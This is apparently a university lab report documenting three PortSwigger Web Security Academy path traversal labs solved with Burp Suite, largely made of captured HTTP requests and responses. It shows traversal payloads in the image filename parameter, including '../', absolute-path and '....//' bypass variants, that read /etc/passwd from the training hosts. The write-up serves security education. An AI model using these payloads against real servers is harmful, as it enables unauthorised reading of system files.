Sri Lanka Institute of Information Technology

Web Security - IE2062

Path traversal Report

C.D Aluthge


IT22581402

Y2S2

Weekday - Group 1.2

Lab 01

- Use Burp Suite to intercept and modify a request that fetches a product image.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Decoder Comparer Repeater Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
19	https://0a0f003403292aa2...	GET	/resources/labheader/images/lo...			200	[illegible]	XML	svg	
20	https://0a0f003403292aa2...	GET	/resources/labheader/images/ps...			200	942	XML	svg	
21	https://0a0f003403292aa2...	GET	/product?productId=1	✓		200	4019	HTML		File path traversal, s
26	https://0a0f003403292aa2...	GET	/product?productId=1	✓		200	4019	HTML		File path traversal, s
34	https://0a0f003403292aa2...	GET	/product?productId=1	✓		200	4019	HTML		File path traversal, s
37	https://0a0f003403292aa2...	GET	/product?productId=1	✓		200	4019	HTML		File path traversal, s
39	https://0a0f003403292aa2...	GET	/academyLabHeader			101	147			
40	https://0a0f003403292aa2...	GET	/product?productId=1	✓		200	4019	HTML		File path traversal, s
42	https://0a0f003403292aa2...	GET	/academyLabHeader			101	147			
44	https://0a0f003403292aa2...	GET	/product?productId=1	✓		200	4019	HTML		File path traversal, s
45	https://0a0f003403292aa2...	GET	/image?filename=18.jpg	✓						
46	https://0a0f003403292aa2...	GET	/academyLabHeader							

Request

```
GET /image?filename=18.jpg HTTP/2
Host: 0a0f003403292aa28589807a00fe00fe.web-security-academy.net
Cookie: session=zlWMGrY5M0YqWRE0OqGjoeF0sKCT0a3J
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a0f003403292aa28589807a00fe00fe.web-security-academy.net/product?prod
uctId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

Inspector

Request attributes	2
Request query parameters	1
Request cookies	1
Request headers	17

File path traversal, simple case

Portable Hat

$37.82

Description:


This Portable hat will be the best thing you buy yourself this year. It can be worn on your head for ease of transportation, lightweight but sturdy it will keep your head dry should you happen upon some inclement weather. Exceptionally durable without compromising on style, it can be worn for all occasions large or small.

Should you become overheated or weary you can also use it as a small seat to rest your tired legs. Beware, others may try and part you from your hat, as they aren't lucky enough to have this top-selling item of 2018. Spread the word, the best-kept secrets are meant to be shared, even if it's with just one other person.

This hat comes in only one color, black, as we know that black goes with everything. But we are prepared to customize your Portable Hat at no extra charge, we just want you to be happy, and to tell all your friends and family, as due to the excellent construction of this hat repeat sales are low. That's our guarantee to you.

- Modify the filename parameter, giving it the value:

../../../etc/passwd


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Decoder Comparer Repeater Logger Organizer Settings
Extensions Learn
1 ×
Send
Cancel

Target: https://0a0f003403292aa28589807a00fe00fe.web-security-academy.net HTTP/2

Request

```
GET /image?filename=../../../../etc/passwd HTTP/2
Host:
0a0f003403292aa28589807a00fe00fe.web-security-academy.net
Cookie: session=zlWMGrY5M0YqWRE0OqGjoeF0sKCT0a3J
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;
q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a0f003403292aa28589807a00fe00fe.web-security-acade
my.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	17

File path traversal, simple case

Portable Hat

$37.82


Description:

This Portable hat will be the best thing you buy yourself this year. It can be worn on your head for ease of transportation, lightweight but sturdy it will keep your head dry should you happen upon some inclement weather. Exceptionally durable without compromising on style, it can be worn for all occasions large or small.

Should you become overheated or weary you can also use it as a small seat to rest your tired legs. Beware, others may try and part you from your hat, as they aren't lucky enough to have this top-selling item of 2018. Spread the word, the best-kept secrets are meant to be shared, even if it's with just one other person.

This hat comes in only one color, black, as we know that black goes with everything. But we are prepared to customize your Portable Hat at no extra charge, we just want you to be happy, and to tell all your friends and family, as due to the excellent construction of this hat repeat sales are low. That's our guarantee to you.

- After modifying the file name and sending it.



```
GET /image?filename=../../../../etc/passwd HTTP/2
Host: 0a0f003403292aa28589807a00fe00fe.web-security-academy.net
Cookie: session=z1WMGrY5M0YqWRE0OqGjoeF0sKCT0a3J
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a0f003403292aa28589807a00fe00fe.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```


```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/l
```

Target: https://0a0f003403292aa28589807a00fe00fe.web-security-academy.net
HTTP/2
WebSecurity Academy
File path traversal, simple case
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
Portable Hat
$37.82
2,410 bytes | 3,570 millis
Memory: 133.9MB

Lab 02

- Use Burp Suite to intercept and modify a request that fetches a product image.




```
GET /image?filename=59.jpg HTTP/2
Host: 0ae1001903611192804812a8009a00f5.web-security-academy.net
Cookie: session=CHnknBvq1SGqW1dTUwjYtL010fhCXcNu
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0ae1001903611192804812a8009a00f5.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=3, i
```

Target: https://0ae1001903611192804812a8009a00f5.web-security-academy.net
HTTP/2
File path traversal, traversal sequences blocked with absolute path bypass
LAB Not solved
Back to lab description
Home
Inflatable Dartboard
$41.75
Memory: 136.9MB

- Modify the filename parameter, giving it the value:


/etc/passwd.



Target: https://0ae1001903611192804812a8009a00f5.web-security-academy.net

```
GET /image?filename=/etc/passwd HTTP/2
Host:
0ae1001903611192804812a8009a00f5.web-security-academy
.net
Cookie: session=CHnknBvqlSGqWldTUwjYtL0l0fhCXcHu
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/
*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0ae1001903611192804812a8009a00f5.web-security
-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=3, i
```

- After modifying the file name and sending it.



Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Send
Cancel
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 17
Response headers 3
File path traversal, traversal sequences blocked with absolute path bypass
LAB Solved
Share your skills!
Continue learning
Home
Inflatable Dartboard
$41.75

Congratulations, you solved the lab!

Target: https://0ae1001903611192804812a8009a00f5.web-security-academy.net

```
GET /image?filename=/etc/passwd HTTP/2
Host:
0ae1001903611192804812a8009a00f5.web-security-academy
.net
Cookie: session=CHnknBvqlSGqWldTUwjYtL0l0fhCXcHu
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/
*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0ae1001903611192804812a8009a00f5.web-security
-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=3, i
```


```
HTTP/2 200 OK
Content-Type:
image/jpeg
X-Frame-Options:
SAMEORIGIN
Content-Length:
2316

root:x:0:0:root:/r
oot:/bin/bash
daemon:x:1:1:daemo
n:/usr/sbin:/usr/s
bin/nologin
bin:x:2:2:bin:/bin
:/usr/sbin/nologin
sys:x:3:3:sys:/dev
:/usr/sbin/nologin
sync:x:4:65534:syn
c:/bin:/bin/sync
games:x:5:60:games
:/usr/games:/usr/s
bin/nologin
man:x:6:12:man:/va
r/cache/man:/usr/s
bin/nologin
lp:x:7:7:lp:/var/s
pool/lpd:/usr/sbin
/nologin
mail:x:8:8:mail:/v
ar/mail:/usr/sbin/
nologin
news:x:9:9:news:/v
ar/spool/news:/usr
/sbin/nologin
uucp:x:10:10:uucp:
/var/spool/uucp:/u
```

Done 2,410 bytes | 271 millis

Lab 03

- Use Burp Suite to intercept and modify a request that fetches a product image.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Decoder Comparer Repeater Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
1	https://0a3e00f003731704...	GET	/product?productId=1	✓		200	4311	HTML		File path traversal, tr...
3	https://0a3e00f003731704...	GET	/resources/labheader/js/labHea...			200	1673	script	js	
7	https://0a3e00f003731704...	GET	/resources/labheader/images/lo...			200	8852	XML	svg	
8	https://0a3e00f003731704...	GET	/resources/labheader/images/ps...			200	942	XML	svg	
9	https://0a3e00f003731704...	GET	/academyLabHeader			101	147			
11	https://0a3e00f003731704...	GET	/product?productId=1	✓		200	4224	HTML		File path traversal, tr...
13	https://0a3e00f003731704...	GET	/academyLabHeader			101	147			
15	https://0a3e00f003731704...	GET	/product?productId=1	✓		200	4224	HTML		File path traversal, tr...
17	https://0a3e00f003731704...	GET	/academyLabHeader			101	147			

Request

```
GET /image?filename=59.jpg HTTP/2
Host: 0a3e00f00373170480584af100000082.web-security-academy.net
Cookie: session=NXPtvalmRKaiXXGr4tvlaXrqywKVFAbZ
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a3e00f00373170480584af100000082.web-security-academy.net/product
?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

- Modify the filename parameter, giving it the value:

....//....//....//etc/passwd


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Decoder Comparer Repeater Logger Organizer Settings
Extensions Learn
1 ×
Send
Cancel
Target: https://0a3e00f00373170480584af100000082.web-security-academy.net
HTTP/2

Request


```
GET /image?filename=....//....//....//etc/passwd HTTP/2
Host:
0a3e00f00373170480584af100000082.web-security-academy.net
Cookie: session=NXPtvalmRKaiXXGr4tvlaXrqywKVFAbZ
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160
 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q
=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a3e00f00373170480584af100000082.web-security-academ
y.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response

```
HTTP/2 400
Bad Request
Content-Typ
e:
application
/json;
charset=utf
-8
X-Frame-Opt
ions:
SAMEORIGIN
Content-Len
gth: 14

"No such fi
le"
```

- After modifying the file name and sending it.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Decoder Comparer Repeater Logger Organizer Settings
Extensions Learn
Send
Cancel
Target: https://0a3e00f00373170480584af100000082.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 17
Response headers 3
Done
2,410 bytes | 266 millis
Event log All issues
Memory: 134.9MB
File path traversal, traversal seq
https://0a3e00f00373170480584af1000000...
WebSecurity Academy
File path traversal, traversal sequences stripped non-recursively
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
Inflatable Holiday Home
$29.32


```
GET /image?filename=....//....//....//etc/passwd HTTP/2
Host: 0a3e00f00373170480584af100000082.web-security-academy.net
Cookie: session=NKPtvalmBKaiXOGr4tvlaXrqywKVFAb2
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a3e00f00373170480584af100000082.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
